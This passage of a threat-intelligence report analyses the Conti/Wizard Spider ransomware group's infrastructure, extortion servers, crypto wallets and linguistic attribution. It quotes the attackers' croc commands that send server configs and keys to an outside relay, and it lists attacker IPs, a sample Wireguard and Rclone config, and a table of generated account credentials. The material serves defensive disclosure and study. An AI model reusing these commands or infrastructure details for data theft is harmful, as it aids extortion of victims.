Figure 13 shows the management screen of the cracking station. While analyzing the hashes inserted into the database by attackers, we detected a lot of Russian comments (as shown in Figure 14). Apparently teams use comments as a simple communication tool. In addition to communication, the privileged users track the activity to determine the workload of the threat actors. Therefore, the cracking station plays a crucial role in the team's operational environment.



Figure 14. Sample Russian comments in the system.

We detected 32 active users in the cracking station (listed in Table 5), and this allowing us to identify the threat actors behind the Conti ransomware attacks.

ID	Nickname	Last Activity	Count	External Identify
3	admin	16-02-2022	2	
4	brut	28-02-2022	0	
6	rozetka	18-08-2021	8	rozetka@q3mcco35auwcstmt.onion
7	ali	24-02-2022	10	ali@q3mcco35auwcstmt.onion
8	fly	21-07-2021	10	fly@q3mcco35auwcstmt.onion
9	andy	29-12-2021	2	andy@q3mcco35auwcstmt.onion
10	slice	12-07-2021	3	slice@wfy76wigkpoxqbe6.onion
11	twin	19-07-2021	2	twin@btsxjckg5tgag3via6wi7irpywl6w2fh66pmwt6zlbf5vlyyvnjjxcad.onion
12	alex	17-11-2021	28	alex@btsxjckg5tgag3via6wi7irpywl6w2fh66pmwt6zlbf5vlyyvnjjxcad.onion
13	stakan	18-02-2022	58	stakan@q3mcco35auwcstmt.onion
14	chck	12-10-2021	24	chuck@Bazar
15	sml	28-02-2022	158	
16	giovanni	26-01-2022	34	giovanni@wfy76wigkpoxqbe6.onion
17	fury	04-10-2021	0	fury@q3mcco35auwcstmt.onion
18	air	13-02-2022	60	air@q3mcco35auwcstmt.onion
19	red	25-02-2022	24	red@wfy76wigkpoxqbe6.onion
20	shved	07-09-2021	6	shved@Bazar
21	jack	03-11-2021	12	jack@6yp2jljwgdxmwy4uxfaxbkjgm2txlxxb5akxn43cyaz3cjo2gqd65yid.onion
22	test12	28-07-2021	0	
23	hasher	31-10-2021	4	hasher@wfy76wigkpoxqbe6.onion
24	sargon	25-11-2021	11	sargon@wfy76wigkpoxqbe6.onion
25	doyf	29-09-2021	21	doyf@wfy76wigkpoxqbe6.onion
26	grimnir	25-02-2022	20	grimnir@wfy76wigkpoxqbe6.onion
27	hagrid	29-12-2021	36	hagrid@Bazar
28	prince	15-02-2022	49	prince@wfy76wigkpoxqbe6.onion
29	rmm	21-02-2022	46	
30	sebastian	10-12-2021	11	sebastian@wfy76wigkpoxqbe6.onion
31	terner	13-10-2021	1	terner@wfy76wigkpoxqbe6.onion
32	baraka	16-02-2022	27	baraka@q3mcco35auwcstmt.onion
33	donald	12-11-2021	1	donald@btsxjckg5tgag3via6wi7irpywl6w2fh66pmwt6zlbf5vlyyvnjjxcad.onion
34	sonar	28-02-2022	17	sonar@q3mcco35auwcstmt.onion
35	eldorado	13-02-2022	0	eldorado@btsxjckg5tgag3via6wi7irpywl6w2fh66pmwt6zlbf5vlyyvnjjxcad.onion

Table 5. Cracking station users.

Please note that the findings obtained from the cracking station can be verified or enriched using the public ContiLeaks. For simplicity, we did not include any de-anonymized information of the actors in this report. However, feel free to ask for any specific details of the past ransomware attacks to identify the threat actor behind the scene.

3.2.4 Cold-Calling System

Wizard Spider team uses cold-calling to scare non-responsive victims into paying using a custom VoIP system.[4] The internal conversation (as shown in Figure 15) between the threat actors obtained from the ContiLeaks shows the features of the cold-calling systems.



Figure 15. Internal conversation between the threat actors on the cold-calling system.

The PTI team successfully detected and analyzed the cold-calling system developed by the threat actors (as shown in Figure 16). This system is used to store reports of calls, helping various sub-teams coordinate when pressuring victims further. Types of information regarding each call are;

1. The unique victim name set by threat actors.
2. Timestamp of the ransomware attack.
3. The group ID of the user responsible.
4. Called status shows "1" for successful calls and "0" for unsuccessful ones or calls not yet made.
5. Internal ID (locked_id) used by Conti threat actors to track victims.

name	locked_at	g_id	called	locked_id
test	1629590400	6	0	ucBQi12vjQpif4CvOXIMJjcf2sQtFCG1W29wmwckHbSeyoOrMNwBqbHablWSPkSy
www. .ca	1626393600	7	0	AkLOuyywG5K80GlgmOUvpDSoxfdGZkxHcMGqJKFeAXc4Kfoffiry1UwWIrvQVFo1_
www .com	1629763200	3	0	4Gbbzm8asxGw9iSATCIkZnJAp0kV1jNvy2kX0R1V5JRePVxaW3AmJt1z7GcDKHa9_
.com	1631145600	7	0	ORWOcEMoTDZrmdCVhbNiaPPbmT6NFMLMHuTld9lCICOjLIOFMcKKrIWYxAKl6msE_
.com	1631577600	7	0	sE2opWO1SztzKNpX1t4eppVtvrPMMyNUqhahYIZq6Zslsp5rVQyZkEsu97dhiluH_
.de	1629244800	7	0	DThD8v1y01iBokoR6VKz0ee093GxgNhjK1wMQtX3R9HtoCzqRZeeh0PlcmLhkN41_
.local	1631664000	8	1	LiRqh5cy9HbwSLGd4Z01kUIHjaUzCpCGHBBQxYnmEWwqwhdEhjiHLv1grQJ8Cxwk
.net	1631059200	9	0	kacE6BhMh93Db20zBta0mrkrZnHbJ7t7m25sQ9SDtQA78C4BKgWxHSsHwAx3H_
.net	1626393600	9	0	DFlqt0dserzYC9ffzn6A0LUnUj7YdS2bEB2pSPyK4vTlayr4F05Os50BpoGe227G_
.org	1624665600	9	0	4rOrz7V6pdKkcJQ3XugLy5Mtvx4663DczRmo1Ru17np4G8EvgrtXHoxh8sXQFlkB---
.com	1626048000	9	0	Twlc28ktotfHN6DtDtwNiZgxVQTxbovWQ2TZ8X6AHGudq9JifPtrkk1pK9o15NYK
com	1623801600	9	0	wBy5ws3DplPBEWBrBAkyCxS04sj2Si4loi4bRF0pTHnZQdmVaaDURUN0MWSlvstA_
.com	1623288000	9	0	pm7oXQkSDT2y6yZkmSurKpzmUi3cxLDlXglli8ULLPb8nzwyTvAnRNPKb3lVZWwh_
.com	1623 0800	9	0	DCKdCwoB6y8exUk6Vv56REezclRwh1w90iWXarscCwZABeywojzxrhai76SSxs6v_
.com	1623369600	9	0	nBkqMnCzeuVsYPPLiZQa60ZDObsct6UcPtcvKXwQlMTt1YEJMdBqtyqBtHd9aAZI_
.com	1622592000	9	0	QwvkfiVietr8kwKDr2jcR19VDDXJ9LS52007IsCbdK6DlJXO81c2dguxeeH4Kidv_

Figure 16. Custom cold-calling system of the Wizard Spider.

3.2.5 Daily Cobalt Strikes Beacons

Threat actors generate Cobalt Strike beacons for each team on a daily bases as shown in Figure 17. PTI team has been proactively monitoring all Cobalt Strike samples and notifying the clients to prevent further ransomware attacks. They use different servers and domain names for each sample to avoid detection. However, most samples connect to servers (some of them are listed in Section 6) residing in ReliableSite data center.



Figure 17. **Team formations and daily generated Cobalt Strike beacons.**

The public ContiLeaks provided insight into the intrusion team's team structure and enriched our findings. For instance, Figure 18 shows the team leaders and work-specific details. We think that our findings and public leaks will shed light on the inner structures of the Wizard Spider team.



Figure 18. **Team leaders and work-specific details (source : ContiLeaks).**

3.3 Extortion Servers

The victim's stolen data is typically transferred to an extortion server (using rclone or similar data transfer tool) via a proxy network established using Wireguard VPN before deploying the ransomware. We detected several storage servers containing the victim's data during the PTI team's investigation. Interestingly, we identified several folders belonging to the victims who agreed to pay the ransom. This finding is an excellent example that we should not trust ransomware operators. Table 6 shows the excerpt list of the storage servers.

Type	IP	Country	ISP
WebDAV Extortion	51.91.7.70	France	OVH SAS
WebDAV Extortion	141.94.143.79	France	OVH SAS
WebDAV Extortion	141.94.162.156	France	OVH SAS
FTP Extortion	199.127.63.16	United States	RELIABLESITE
FTP Extortion	104.243.34.234	United States	RELIABLESITE
FTP Extortion	104.243.42.138	United States	RELIABLESITE
Backup	46.148.235.93	Russia	SELECTEL

Table 6. Excerpt list of the storage servers.

3.3.1 REvil Relation

The extortion servers periodically transfer their data to a backup server in Russia, which has a considerable disk size (~26TB). One of the most striking findings is that some of the victims in the backup storage were attacked by the REvil ransomware gang around Q1/2021. It presents a worrying example of the collaboration between the ransomware gangs. However, we do not have any further information to confirm whether the Wizard Spider team carried out these attacks or the stolen data transferred from REvil's servers into backup storage.

3.3.2 Proxy Network

The PTI team determined that threat actors manage victim extortion processes and file transfers through a proxy network using WebDAV service, as some of the parts of them are shown in Table 7.

WebDAV Username	IP	Country	ISP
cantankerousnesss	85.25.246.169	Germany	Host Europe GmbH
secularized	51.178.131.223	France	OVH SAS
flotations	45.147.160.196	Netherlands	G-Core Labs
wells	45.147.160.5	Netherlands	G-Core Labs
effeminate	45.147.160.5	Netherlands	G-Core Labs
erratums	45.147.160.5	Netherlands	G-Core Labs

Table 7. Some of the proxy servers used for transferring the victim's stolen data.

3.3.3 VPN Infrastructure

It appears Wizard Spider manages all internal and external traffic through extensive Wireguard configurations and VPN connections. They even provide access to newly added extortion servers through Wireguard instead of accessing them externally. The below lines show the sample Wireguard config file.

```
[Interface]
Address = 10.1.2.1/24
ListenPort = 51871
PrivateKey = <redacted>

[Peer]
PublicKey = <redacted>
AllowedIPs = 10.1.2.2/32
Endpoint = 45.147.160.5:51902
PersistentKeepalive = 25
```

Console 1. Sample Wireguard config file.

The team uses a publicly available Croc tool to transfer the FTP or VPN configuration files apart from the private keys. They attempt to hide their traces by setting a relay server at the **81.4.109.61 (RamNode -Netherlands)** IP address. This relay server contains multiple instances running on different ports (9009, 9010, 9011, 9012, and 9013). The PTI team observed threat actors regularly transferring configuration files for operational needs. Some of the observed executed Croc commands are listed below :

- croc –pass xxx –relay "81.4.109.61:9009" send /etc/vsftpd
- croc –pass xxx –relay "81.4.109.61:9009" send vsftpd
- croc –pass xxx –relay "81.4.109.61:9009" send vsftpd.conf vsftpd.userlist
- croc –pass xxx –relay "81.4.109.61:9009" send server.pem
- croc –pass xxx –relay "81.4.109.61:9009" send .confs.tar.gz

3.3.4 QBot Relation

While investigating QBot's database, the PTI team observed that the threat actors obtained several PST files from the Wizard Spider's extortion servers. The PST files contained email information used in phishing campaigns and critical file detection tasks. The QBot panel occasionally parses these PST files obtained from victims, including victims who have paid the ransom, to send targeted spam emails. The resulting files are added directly to this database and transferred to remote servers via FTP.

3.4 De-Anonymization

One of the main objectives of our investigation was to reveal the identity of Wizard Spider affiliates, retailers, developers, and servers. Our infrastructure analysis revealed a great deal of exclusive, never-before-seen information regarding the group and its technical infrastructure, in addition to the following information :

- Highly-secret credentials/documents for at least 30+ victims.
- 400+ different binaries including BazarLoader, Qbot, PowerShell scripts, Cobalt Strike beacons, executable files, exploits, and custom toolkits.
- VPN and file transfer tool's configurations files.
- 750+ victim's kerberos tickets, domain admin passwords, hashes, etc.
- Anonymous credentials used for operational needs.
- 5 bitcoin addresses likely owned by a threat actor who plays a role processing victim payments.

The PTI team observed that one of the threat actors (prince) intended to use following bitcoin addresses. Our investigation revealed that some of these bitcoin addresses are used in VerifiedForum (elite underground forum), HydraMarket (darknet market), LuxSocks (anonymous proxyprovider), and several exchange services like Cryptex, WikiExchange, Binance, Bizlato, and ChangeHero.

Address	TX	Received/Balance
bc1qfngle3n86u0f6elxesz2tt8curdvn3q0er9whf	48	0.24/0
bc1q6d045gs6s7f75wmsdcdzdzzn94smjatxgytxdl	137	5.04/0.0007
bc1quf2ffc75jw8nsfpf8fryunwsvpltxmw7adfxw8	28	0.11/0.047
3E9GY29xu7CBLsiRjgnHivkSmsRt2vCGNA	2	0.001/0
3JE7ipFTGaQ9jzJto5gmsuP2pxHCDCoUWw	2	0.002/0

Although this particular threat actor uses Rclone, Rsync, and Mega configurations in encrypted zip files, the PTI team successfully obtained access to all of these files. One of the credentials that correspond to the Mega accounts detected on the intrusion server are listed below :

```
[remote]
type = mega
user = vueidutt@sharklasers.com
pass = <redacted>
```

Console 2. Example Rclone config used for accessing Mega.

The threat actors keep all anonymous operational accounts in an Excel table and use advanced OPSEC tactics like creating an anonymous identity for each account and logging into accounts only from specific IP addresses with auto-generated PII data. Figure 19 shows the sample operational credentials of the threat actors.

E-mail	Password	First Name	Last Name	Birthday	Phone Number	IP Address
@outlook.com	lp	Mertie	Kosareff	27.03.2001	793 84	181 .96
s@outlook.com	v fp	Rosaria	Krallman	05.02.1995	799 04	102 .182
@outlook.com	e o0	Eveline	Kaer	16.04.1997	793 54	64.1 46
@outlook.com	j2 u	Harve	Zbinden	01.11.1998	793 78	154 37
outlook.com	iz nd	Markita	Pomar	01.08.1996	792 29	185 37
r@outlook.com	Jy	Ranae	Claar	11.09.2002	795 25	154 111
@outlook.com	sl u8	Gena	Nepa	18.06.1996	793 93	181 220
y@outlook.com	K 4	Fancy	Tokich	24.07.2001	792 87	191 22
outlook.com	c mc	Richardine	Toback	10.05.1993	793 21	64.1
utlook.com	V n0bq	Janette	Eadens	21.06.1996	792 12	102 .10
outlook.com	s 1	Johnny	Olinsky	16.07.1996	795 82	154 22
@outlook.com	W yz	Harley	Tadt	22.10.1998	799 92	154 12
li@outlook.com	th z7	Gladis	Pali	16.03.1998	790 35	102 .210
@outlook.com	rv nax	Hewie	Asai	10.12.1998	792 66	64.1 0
rc@outlook.com	k wnx	Yvonne	Szwarc	09.07.1997	793 55	185 97
look.com	th	Sibyl	Kaszynski	07.12.1999	793 87	134 26
@outlook.com	tF	Belinda	Dorion	15.03.2000	793 62	102 .167
@outlook.com	D a	Brigham	Gnas	23.08.1996	792 12	191 42
7@outlook.com	k	Hiroko	Ridley	25.10.2002	793 94	50.1 71
h@outlook.com	V qm	Foster	Barich	05.12.2001	790 02	181 47
@outlook.com	p	Contessa	Spanton	05.02.1997	793 25	64.1 77
utlook.com	c tq	Allen	Tallada	21.05.1995	793 82	50.1 99
@outlook.com	p	Larry	Crass	07.10.1996	792 39	191 25
@outlook.com	ic	Luis	Chen	18.09.1993	790 03	191 .162
k@outlook.com	k a	Contessa	Spotorno	24.02.2002	793 28	134 254
@outlook.com	jz	Natalie	Weidenbach	15.01.1998	792 33	181 .78
@outlook.com	g y	Lettie	Maushardt	25.03.2002	790 29	181 233
@outlook.com	q a	Jaunita	Vizcarra	09.12.1999	793 03	134 .164
t@outlook.com	d lKx	Kae	Howat	11.05.1996	799 08	185 110
ro@outlook.com	x Z8	Margrett	Grossen	14.07.1994	793 87	79.1 70
tlook.com	C l	Jamar	Brackney	08.06.1995	799 14	64.1 54
outlook.com	w 53k	Sonya	Hedrington	22.10.1996	792 35	185 64
outlook.com	u d	Ammie	Harleman	09.10.1994	795 40	64.1 23
tlook.com	yt l	Tamar	Hervert	09.09.2000	792 66	102 .212
es@outlook.com	h gh0	Pamela	Mesoloras	17.10.1993	792 46	50.1 5
outlook.com	v 8v	Slyvia	Salquero	07.06.2001	799 78	185 89
@outlook.com	j8 v	Garfield	Demichiel	17.10.1999	792 47	191 6
@outlook.com	x gk	Shandi	Groeneweg	16.10.1999	792 83	181 .80
l@outlook.com	s j	Shaquille	Zelenka	14.01.1995	792 86	181 .96

Figure 19. **Generated operational credentials found in intrusion server.**

3.5 Author Profiling and Linguistic Evidence

Deep sensors planted by the PTI team can capture, interrupt, and react to information traffic between the cybercriminals in secret and public communication channels. We accumulate linguistic evidence to strengthen our criminal profiling capabilities as part of our cyber attribution efforts. AUCH (Autorenprofile für die Untersuchung von Cyberkriminalität CH) is our recently developed deep neural networks empowered author profiling technology. AUCH can analyze the language of cybercriminals to reveal important information regarding their identities. It operates based on data and cyber-insight we have acquired over the years with our unparalleled proactive approach against cybercrime. Our initial report [1] on the Conti cybercrime group covered the possible connections to the Russian Federation and the Russian language, and we have extended our earlier analysis in this report and reinforced our attribution.



Figure 20. **Conti ransomware team statement from their website.**

1. https://www.prodaft.com/resource/detail/conti-ransomware-group-depth-analysis

The individuals behind the Conti group are known to be well-trained and well-resourced, and they seem to have a certain level of proficiency in the English language. However, AUCH was able to identify various linguistic cues to reveal the native language of the author based on the acquired messages. Our inference engine recognized the suspected connections and concluded that a native Russian speaker wrote the statements. AUCH exploits the recent developments in XAI (Explainable artificial intelligence) to generate human-friendly explanations on the gradient and attention level to provide our threat intelligence analysts with the necessary information to work towards robust cyber-attribution. [2, 1] We will be limiting our argumentation with three different meaningful examples generated by AUCH to show how our system captures different linguistic relationships.

3.5.1 Syntax

> **Conti Statement :** As a response to Western warmongering and American threats to use cyber warfare against the citizens of (missing : the) Russian Federation.

The profiler identified the misuse of "determiners" in the English statements published by Conti and seemed to put it to use to narrow down the list of potential languages. The final prediction of our system, the Russian language, is known to be lacking the use of determiners. The inconsistent use of determiners is a well-known mistake amongst English L2 speakers.

3.5.2 Grammaticality

> **Conti Statement :** We will use our resources in order to strike back if the well-being and safety of peaceful citizens (will) be at stake due to American cyber aggression.

The profiler points out the faulty tense sequence in the dependent clause of the conditional sentence.

3.5.3 Choice of Vocabulary

> **Conti Statement :** Therefore, it did not publish in free access.

In this example, the inference engine pays special attention to the phrases "did not publish" and "free access." It seems to be the leading cue for our final inference of the Russian language. This situation can be explained by the literal translation of the Russian sentence (в свободном доступе.). On the other hand, a native speaker of English would probably prefer the sentence "It was not published freely/publicly/in the public domain."

AUCH is currently a preliminary stage research project supported by the Swiss Innovation Agency, Innosuisse. We collaborate with our partners at the University of Zurich to integrate cutting-edge linguistics research into cybersecurity. In the upcoming months, we will be able to showcase more features we work on to support our investigations and consolidate our scientific approach against cybercrime.

4 Statistics and Observations

The PTI team correlated victim details obtained from multiple affiliate accounts and servers to determine that the Wizard Spider group has successfully infected thousands of devices around the world. Almost all of the group's targets are enterprise-level corporations. We were able to use this data to glean insight into some of the behavioral patterns, workflows, and activity timelines characteristic of Wizard Spider threat actors.

4.1 Victim Statistics

Wizard Spider uses a cluster of SystemBC servers to control thousands of client devices around the world.[6] If a victim appears to be a valuable target, threat actors will deploy Cobalt Strike or similar software to escalate privileges and move laterally through the network.

The PTI team identified more than **128036** SystemBC victims in total. The SystemBC victim data shows Wizard Spider threat actors mostly targeted Russia **20.5%** and the United States **12.9%**. Although it is seen that threat actors statistically identify victims originating from Russia at a high rate, none of them are encountered in the Cracking or Encryption stages of the attack cycle. All details regarding victim origins are shown in Figure 21.



Figure 21. **SystemBC victim distribution by country (Total Victim : 128036).**

While these two countries are by far the most popular targets, it's worth pointing out that other major economies like China, India, and Brazil are also well represented. Wizard Spider has a significant presence in almost every developed country in the world, and many emerging economies as well.

SystemBC data also indicated when Wizard Spider threat actors were most active. While there is activity stretching back to the end of 2021, it mostly represents small-scale attacks. These could be experiments designed to test and fine-tune various aspects of Wizard Spider's operation, because full-scale attacks targeting thousands of users at a time began shortly thereafter, in late January and early February. After a short pause, a major initiative took place at the end of February, resulting in tens of thousands of new victims by early March. Figure 22 depicts the monthly victim statistics.

